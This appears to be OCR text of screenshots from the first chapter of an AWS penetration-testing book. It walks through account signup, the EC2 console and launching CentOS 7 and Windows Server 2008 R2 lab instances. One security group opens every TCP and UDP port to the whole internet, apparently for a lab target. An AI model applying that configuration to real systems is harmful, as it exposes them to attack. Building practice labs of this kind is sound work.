
Chapter 1: Building Your AWS Environment



Start Building on AWS Today

Whether you're looking for compute power, database storage, content delivery, or other functionality, AWS has the services to help you build sophisticated applications with increased flexibility, scalability and reliability

AWS Accounts Include
12 Months of Free Tier Access

Including use of Amazon EC2, Amazon S3, and Amazon DynamoDB

Visit **aws.amazon.com/free** for full offer terms

Create an AWS account

© 2019 Amazon Web Services, Inc. or its affiliates.
All rights reserved.

Greetings from Amazon Web Services,

Thank you for signing up for AWS Support (Basic). You now have access to AWS Support (Basic).


If you interact with AWS programmatically using the SDKs, Command Line Interface (CLI), or APIs, you must provide access keys to verify who you are and whether you have permission to access the resources you're requesting. Manage your account's access keys »

Find documentation, sample code, articles, tutorials, and more in the AWS Getting Started Resource Center. For help and support, visit the AWS Support Center.

Usage will be billed to your account on a monthly basis. Manage your account and review your account activity online »

Welcome to the Amazon Web Services community!

—The Amazon Web Services Team



AWS Management Console

AWS services

Find Services
You can enter names, keywords or acronyms.

Example: Relational Database Service, database, RDS

▼ **All services**


Compute
EC2
Lightsail
ECR
ECS
EKS
Lambda
Batch
Elastic Beanstalk
Serverless Application Repository
AWS Outposts
EC2 Image Builder

Satellite
Ground Station

Quantum Technologies
Amazon Braket

Management & Governance
AWS Organizations
CloudWatch
AWS Auto Scaling
CloudFormation

Security, Identity, & Compliance
IAM
Resource Access Manager
Cognito
Secrets Manager
GuardDuty
Inspector
Amazon Macie
AWS Single Sign-On
Certificate Manager
Key Management Service
CloudHSM



Launch instance

To get started, launch an Amazon EC2 instance, which is a virtual server in the cloud.

Note: Your instances will launch in the US West (Oregon) Region

Minimal CENT OS 7 install


★★★★★ (0) | Minimal Cent OS 7.5 AMI | By BL King Consulting LLC

Linux/Unix, CentOS 7 | 64-bit (x86) Amazon Machine Image (AMI) | Updated: 6/28/18

Minimal CENT OS 7 Install


More info

Name tag	AWS Pentest Book
IPv4 CIDR block*	192.168.1.0/24
IPv6 CIDR block	● No IPv6 CIDR Block ○ Amazon provided IPv6 CIDR block
Tenancy	Default ▼



Name tag	AWS Pentest
VPC*	vpc-0cc068ed8b5a31dd2
VPC CIDRs	
Availability Zone	No preference
IPv4 CIDR block*	192.168.1.0/24


CIDR	Status
192.168.1.0/24	associated



Step 4: Add Storage

Your instance will be launched with the following storage device settings. You can attach additional EBS volumes and instance store volumes to your instance, or edit the settings of the root volume. You can also attach additional EBS volumes after launching an instance, but not instance store volumes. Learn more about storage options in Amazon EC2.

Volume Type	Device	Snapshot	Size (GiB)	Volume Type	IOPS	Throughput (MB/s)	Delete on Termination	Encryption
Root	/dev/sda1	snap-0da4ff565874eabb6	20	General Purpose SSD (gp2)	100 / 3000	N/A	□	Not Encrypted



Step 6: Configure Security Group

A security group is a set of firewall rules that control the traffic for your instance. On this page, you can add rules to allow specific traffic to reach your instance. For example, if you want to set up a web server and allow Internet traffic to reach your instance, add rules that allow unrestricted access to the HTTP and HTTPS ports. You can create a new security group or select from an existing one below. Learn more about Amazon EC2 security groups.


Assign a security group: ● Create a **new** security group

○ Select an **existing** security group

Security group name: Minimal CENT OS 7 install-Minimal Cent OS 7-5 AMI-AutogenByAWSMP-

Description: This security group was generated by AWS Marketplace and is based on recomı

Type	Protocol	Port Range	Source		Description
SSH	TCP	22	Anywhere	0.0.0.0/0, ::/0	e.g. SSH for Admin Desktop
Custom UDP	UDP	0 - 65535	Anywhere	0.0.0.0/0, ::/0	e.g. SSH for Admin Desktop
Custom TCP I	TCP	0 - 65535	Anywhere	0.0.0.0/0, ::/0	e.g. SSH for Admin Desktop



Select an existing key pair or create a new key pair

A key pair consists of a **public key** that AWS stores, and a **private key file** that you store. Together, they allow you to connect to your instance securely. For Windows AMIs, the private key file is required to obtain the password used to log into your instance. For Linux AMIs, the private key file allows you to securely SSH into your instance.


Note: The selected key pair will be added to the set of keys authorized for this instance. Learn more about removing existing key pairs from a public AMI .

Create a new key pair

Key pair name

AWS Pentest


You have to download the **private key file** (*.pem file) before you can continue. **Store it in a secure and accessible location.** You will not be able to download the file again after it's created.



Resources

You are using the following Amazon EC2 resources in the US East (Ohio) Region:

Running instances	1	Elastic IPs	0
Dedicated Hosts	0	Snapshots	0
Volumes	5	Load balancers	0
Key pairs	7	Security groups	11
Placement groups	0		




Microsoft Windows Server 2008 R2 Base

★★★★★ (0) | 2019.11.13 | By Amazon Web Services


Windows, Windows 2008 R2 6.1 | 64-bit (x86) Amazon Machine Image (AMI) | Updated: 11/21/19


Amazon EC2 running Microsoft Windows Server is a fast and dependable environment for deploying applications using the Microsoft Web Platform. Amazon EC2 enables you to run any.

More info



Type ⓘ	Protocol ⓘ	Port Range ⓘ
SSH ▼	TCP	22
RDP ▼	TCP	3389





Retrieve Default Windows Administrator Password ✕

To access this instance remotely (e.g. Remote Desktop Connection), you will need your Windows Administrator password. A default password was created when the instance was launched and is available encrypted in the system log.

To decrypt your password, you will need your key pair for this instance. Browse to your key pair, or copy and paste the contents of your private key file into the text area below, then click Decrypt Password.

The following Key Pair was associated with this instance when it was created.

Key Name Windows-Pentest

